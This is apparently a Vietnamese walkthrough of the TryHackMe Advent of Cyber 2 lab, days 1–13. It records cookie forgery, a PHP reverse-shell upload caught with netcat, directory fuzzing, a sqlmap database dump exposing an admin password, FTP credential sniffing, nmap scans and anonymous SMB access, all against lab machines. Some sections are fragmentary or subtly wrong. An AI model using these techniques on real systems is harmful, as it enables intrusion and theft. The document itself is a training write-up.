

Advent of Cyber 2

Task 1: Introduction

Read and answer

Task 2: Our Socials

Read and answer

Task 3: Short Tutorial & Rules

Read and answer

Task 4: Subscribing

Read and answer

Task 5: The Story

Read and answer

Task 6: [Day 1] **Web Exploitation** A Christmas Crisis

- Dùng vpn và khởi động attackbox của tryhackme vào firefox và kết nối vào ip của THM ➔ answer
- Khi đã kết nối vào IP của THM thì đăng kí tài khoản và đăng nhập. Sau khi đăng nhập mở bảng Browser's Developer tools xong check cookie.

Name	Value	Domain	Path	Expires
auth	7b22636f6d70...	10.10.224.178	/	1

->Nhập tên của cookie và submit

- Lấy value của cookie search google thì ta thấy dạng decode là hexadecimal -> answer
- Sau khi decode ta thấy giá trị nằm trong {../} nên ta đoán định dạng của cookie là dạng JSON

```
length: 1
{"company":"The Best Festival Company",
"username":"santa"}
```

- Ta thay username thành “satan” rồi dùng decode thành dạng hexa ta được: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365722e616d65223a2273616e7461227d

copy giá trị value và submit câu trả lời.

- Ta dùng giá trị cookie của câu trên để đăng nhập bằng cách vào Browser's Developer tools sau đó ta tạo mới một giá trị cookie.(điền tên là “auth” và value “giá trị decode câu trên”). Refresh lại web và ta thấy đã đăng nhập vào web. Bật tắt cả công tắc và lấy cờ.

Name	Value	Domain	Path	Expires
auth	7b22636f6d70...	10.10.139.144	/	Tu

Task 7: [Day 2] **Web Exploitation** The Elf Strikes Back!

- You have been assigned an ID number for your audit of the system: **ODIzODI5MTNiYmYw**. Use this to gain access to the upload section of the site.

Từ ý này thì ta có câu trả lời là: “/?id=ODIzODI5MTNiYmYw”

- Khi đã access vào trang web thì ta mở soucode lên thì ta thấy:

```
<input type=file id="chooseFile" accept=".jpeg,.jpg,.png">
```


Đây đều là dạng ảnh nên câu trả lời là : “image”

- Ta thấy `script at . /uploads /images /media /resources` nên dự đoán file tải lên

ở “/upload”

- Ta upload file “.##.jpg.php” xong ta vào “/uploads” có

 [Parent Directory](#)

 [shell.jpeg.php](#) 2021-06-20 23:10 5.4K

Vào terminal nhập vào “`sudo nc -lvnp 1234`” sau ta nhấp vào shell.jpeg.php của web. Sau đó nhập đường dẫn vào ta được flag

```
l- $ sudo nc -lvnp 1234 2021-06-20 23:10 5.4K
[sudo] password for tuando:
listening on [any] 1234 ...
connect to [10.9.0.177] from (UNKNOWN) [10.10.139.144] 35108
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UTC 2020 x
4 GNU/Linux
 23:21:09 up 48 min,  0 users,  load average: 0.00, 0.00, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (835): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ cat /var/www/flag.txt
cat /var/www/flag.txt


You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself
learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for
ign lessons, without which the theming of the past two websites simply would not be the

Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhzh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
--Muir (@MuirlandOracle)
```

Task 8: [Day 3] **Web Exploitation** Christmas Chaos

- Ta làm theo hướng dẫn của TryHackMe ta được :



- Ta dùng tài khoản đã lấy được từ hướng dẫn của TryHackMe ta lấy được flag:



Task 9: [Day 4] **Web Exploitation** Santa's watching

- Ta đọc ví dụ ở trên thì ta có được câu trả lời là: “*wfuzz -c -z tập tin, lớn.txt http://shibes.xyz/api.php?breed=FUZZ*”
- Đọc gợi ý thì ta có thể xác định được câu lệnh:

```
(tuando@kali)~$ gobuster dir -u http://10.10.69.40 -w /usr/share/wordlists/dirb/big.txt -x .php

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

+] Url: http://10.10.69.40
+] Method: GET
+] Threads: 10
+] Wordlist: /usr/share/wordlists/dirb/big.txt
+] Negative Status codes: 404
+] User Agent: gobuster/3.1.0
+] Extensions: php
+] Timeout: 10s



2021/06/21 12:09:41 Starting gobuster in directory enumeration mode

/.htpasswd (Status: 403) [Size: 276]
/.htaccess (Status: 403) [Size: 276]
/.htpasswd.php (Status: 403) [Size: 276]
/.htaccess.php (Status: 403) [Size: 276]
/LICENSE (Status: 200) [Size: 1086]
/api (Status: 301) [Size: 308] [→ http://10.10.69.40/api/]
/server-status (Status: 403) [Size: 276]

2021/06/21 12:28:12 Finished
```

Truy cập vào trang web theo đường dẫn được:

Index of /api

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 site-log.php	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.69.40 Port 80

- Ta tìm tệp ẩn bằng câu lệnh “`wfuzz -c -z file,Desktop/wordlist -u http://10.10.69.40/api/site-log.php?date=FUZZ`”

```
000000029: 200      0 L      0 W      0 Ch      "20201128"
000000019: 200      0 L      0 W      0 Ch      "20201118"
000000026: 200      0 L      1 W      13 Ch      "20201125"
000000028: 200      0 L      0 W      0 Ch      "20201127"
000000027: 200      0 L      0 W      0 Ch      "20201126"
000000022: 200      0 L      0 W      0 Ch      "20201121"
000000033: 200      0 L      0 W      0 Ch      "20201202"
000000030: 200      0 L      0 W      0 Ch      "20201129"
000000023: 200      0 L      0 W      0 Ch      "20201122"
000000025: 200      0 L      0 W      0 Ch      "20201124"
000000042: 200      0 L      0 W      0 Ch      "20201211"
000000055: 200      0 L      0 W      0 Ch      "20201224"
000000044: 200      0 L      0 W      0 Ch      "20201213"
000000060: 200      0 L      0 W      0 Ch      "20201229"
000000061: 200      0 L      0 W      0 Ch      "20201230"
000000048: 200      0 L      0 W      0 Ch      "20201217"
000000063: 200      0 L      0 W      0 Ch      "http://10.10.69.40/api/site-log.php?date="
000000021: 200      0 L      0 W      0 Ch      "20201120"
000000062: 200      0 L      0 W      0 Ch      "20201231"
000000056: 200      0 L      0 W      0 Ch      "20201225"
```

Truy cập vào trang web và nhập vào ngày cuối cùng ta có được flag

Task 10: [Day 5] **Web Exploitation** Someone stole Santa's gift list!

- Dùng hmid ta có gợi ý: ghép 2 từ của câu hỏi lại ta có câu trả lời “/santapanel”
- Đầu tiên ta dùng BurpSuite để bắt dữ liệu của web. Lưu dữ liệu của web vào teepk “rs” sau đó ta dùng Sqlmap “`sqlmap -r rs --dump-all`” để lấy tất cả dữ liệu. sau đó ta đếm các mục:

Table: sequels
[22 entries]

kid	age	title
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

- Từ bảng trên t có :


Paul	9	github ownership
------	---	------------------
- Vì ta dùng dump-all nên ta cũng có bảng:


```
Table: hidden_table
[1 entry]
+-----+
| flag |
+-----+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----+
```

- Ta cũng có được:

```
Table: users
[1 entry]
+-----+-----+
| password | username |
+-----+-----+
| EhCNSWzzFP6sc7gB | admin |
+-----+-----+
```

Task 11: [Day 6] **Web Exploitation** Be careful with what you wish on a Christmas night

- Search google ta thấy được XSS là loại lỗ hổng để khai thác các ứng dụng web. và loại nguy hiểm nhất là: “Stored cross-site scripting”
- Theo URL của web:  thì ta có thể web đang dùng chuỗi truy vấn “q”
- Dùng ZAP quét thì ta có thể thấy được 2 loại XSS:




Task 12: [Day 7] **Networking** The Grinch Really Did Steal Christmas

- Ta tải file về giải nén và dùng Wireshark mở ra tìm:

17	10.430447	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request	id=0x00
18	10.430472	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply	id=0x00

Nên answer “10.11.3.2”

- Vì



Nên ta có câu trả lời là: “*http.request.method == GET*”

- Ta áp dụng 2 loại filter : “*http.request.method == GET && ip.addr == 10.10.67.199*” tìm đến phần “/posts/”

46/ 64.028410	10.10.67.199	10.10.15.52	HTTP	466 GET /TONTIS/ROBOTO-VZ0-latin-regular.woff
471 64.222360	10.10.67.199	10.10.15.52	HTTP	365 GET /posts/reindeer-of-the-week/ HTTP/1.1
475 66.239846	10.10.67.199	10.10.15.52	HTTP	369 GET /posts/post/index.json HTTP/1.1

- Ta dùng bộ lọc được:

No.	Time	Source	Destination	Protocol	Length	Info
6	2.549894	10.10.73.252	10.10.122.128	FTP	72	Request: QUIT
7	2.549999	10.10.122.128	10.10.73.252	FTP	80	Response: 221 Goodbye.
8	2.550011	10.10.122.128	10.10.73.252	TCP	66	21 → 45332 [FIN, ACK]
9	2.555520	10.10.73.252	10.10.122.128	TCP	66	45332 → 21 [ACK] Seq=7
10	2.555529	10.10.73.252	10.10.122.128	TCP	66	45332 → 21 [FIN, ACK]
11	2.555534	10.10.122.128	10.10.73.252	TCP	66	21 → 45332 [ACK] Seq=1
13	4.103450	10.10.73.252	10.10.122.128	TCP	74	45340 → 21 [SYN] Seq=6
14	4.103479	10.10.122.128	10.10.73.252	TCP	74	21 → 45340 [SYN, ACK]
15	4.103828	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=1
16	4.105504	10.10.122.128	10.10.73.252	FTP	104	Response: 220 Welcome

Sau đó ta chuột phải/flow/tcp stream:

ở đây ta có thể thấy được nội dung dễ bị lộ.

```
220 Welcome to the TBFC FTP Server!.
USER elfmcskidy
331 Please specify the password.
PASS plaintext_password_fiasco
330 Login incorrect.
SYST
330 Please login with USER and PASS.
QUIT
221 Goodbye.
```

- Ta có thể thấy được:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.122.128	10.11.3.2	SSH	102	Server: Encrypted pack
2	0.000084	10.10.122.128	10.11.3.2	SSH	150	Server: Encrypted pack

Phương thức mã hóa ở đây là “ssh”

- Ta dùng expose Object của wiresark ta được 1 file “christmas.zip” sau khi giải nén ta đk 1 file “elf_mcskidy_wishlist.txt” mở file ra ta có đáp án:

```
GNU nano 3.4 elf_mcskidy_wishlist.txt
Wish list for Elf McSkidy
-----
Budget: £100

x3 Hak 5 Pineapples
x1 Rubber ducky (to replace Elf McEager)
```

Task 13: [Day 8] **Networking** What's Under the Christmas Tree?

- Search google ta có đáp án “1998”
- Ta dùng lệnh “nmap 10.10.83.82” để quét các cổng:

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-21 16:41 +07
Nmap scan report for 10.10.83.82
Host is up (0.23s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 56.33 seconds
```

- Dùng “nmap -A 10.10.83.82” để quét version

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-21 16:35 +07
Nmap scan report for 10.10.83.82
Host is up (0.27s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Apache httpd 2.4.29 ((Ubuntu))
_http-generator: Hugo 0.78.2
_http-server-header: Apache/2.4.29 (Ubuntu)
_http-title: TBFC&#39;s Internal Blog
2222/tcp  open  ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
  2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
  256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.43 seconds
```

- Ta dùng luôn lệnh câu trên để lấy NSE http-tilte:

```
_http-title: TBFC&#39;s Internal Blog
2222/tcp open ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
```

Task 14: [Ngày 9] **Mạng** Bất cứ ai cũng có thể là ông già Noel!


- Ta có :

```
Name (10.10.215.214:tuando): anonymous
230 Login successful.
Remote system type is UNIX. Consider using PASV.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 0          0          4096 Nov 16  2020 backups
drwxr-xr-x  2 0          0          4096 Nov 16  2020 elf_workshops
drwxr-xr-x  2 0          0          4096 Nov 16  2020 human_resources
drwxrwxrwx  2 65534     65534        4096 Nov 16  2020 public_html
226 Directory send OK.
ftp> cd public_html
250 Directory successfully changed.
```


Nên câu trả lời là “public”

```
➤ ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x  1 111      113      341 Nov 16  2020 backup.sh
-rw-rw-rw-  1 111      113      24 Nov 16  2020 shoppinglist.txt
```

->answer: “backup.sh”

➤ Khi mở file  ta có câu trả lời.

➤ ***

Task 15: [Day 10] Networking Don't be sElfish!

➤ Dùng “enum4linux -U 10.10.184.225” ta được:

```
user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
```

➤ Dùng “enum4linux -S 10.10.184.225” ta được:

Sharename	Type	Comment
tbfc-hr	Disk	tbfc-hr
tbfc-it	Disk	tbfc-it
tbfc-santa	Disk	tbfc-santa
IPC\$	IPC	IPC Service (tbfc-smb server (Samba, Ubuntu))

➤ Ta thử tung share một thấy “tdfc_santa” không cần sử dụng đến mật khẩu.

```
$ smbclient //10.10.184.225/tbfc-santa
Enter WORKGROUP\tuando's password:
Try "help" to get a list of possible commands.
smb: \>
```

➤ Khi ta đăng nhập vào mục share ta có thể thấy :

```
$ smbclient //10.10.184.225/tbfc-santa
Enter WORKGROUP\tuando's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0  Thu Nov 12 09:12:07 2020
..               D          0  Thu Nov 12 08:32:21 2020
jingle-tunes     D          0  Thu Nov 12 09:10:41 2020
note_from_mcskidy.txt N        143  Thu Nov 12 09:12:07 2020
```

Task16: [Day 11] **Networking** The Rogue Gnome

- Theo như các ví dụ ở trên thì :

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

- Ta có:

permissions as root (the most privileged user). Users who can use are called "sudoers" and are listed in (we can use this to help identify valuable users to us).

```
sudo sudo sudo /etc/sudoers
```

- (***)

- (***)

Task 17: [Day 12] **Networking** Ready, set, elf.

- Dùng nmap quét cổng đang mở:

```
(tuando@kali)~$ nmap -Pn 10.10.72.196
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-21 18:37 +07
Nmap scan report for 10.10.72.196
Host is up (0.28s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsddapi
8009/tcp  open  ajp13
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 31.47 seconds
```

Tiếp theo ta dùng ip và port để truy cập trang web.

Apache Tomcat/9.0.17

- *****

- *****

Task 18: [Day 13] **Special by John Hammond** Coal for Christmas

-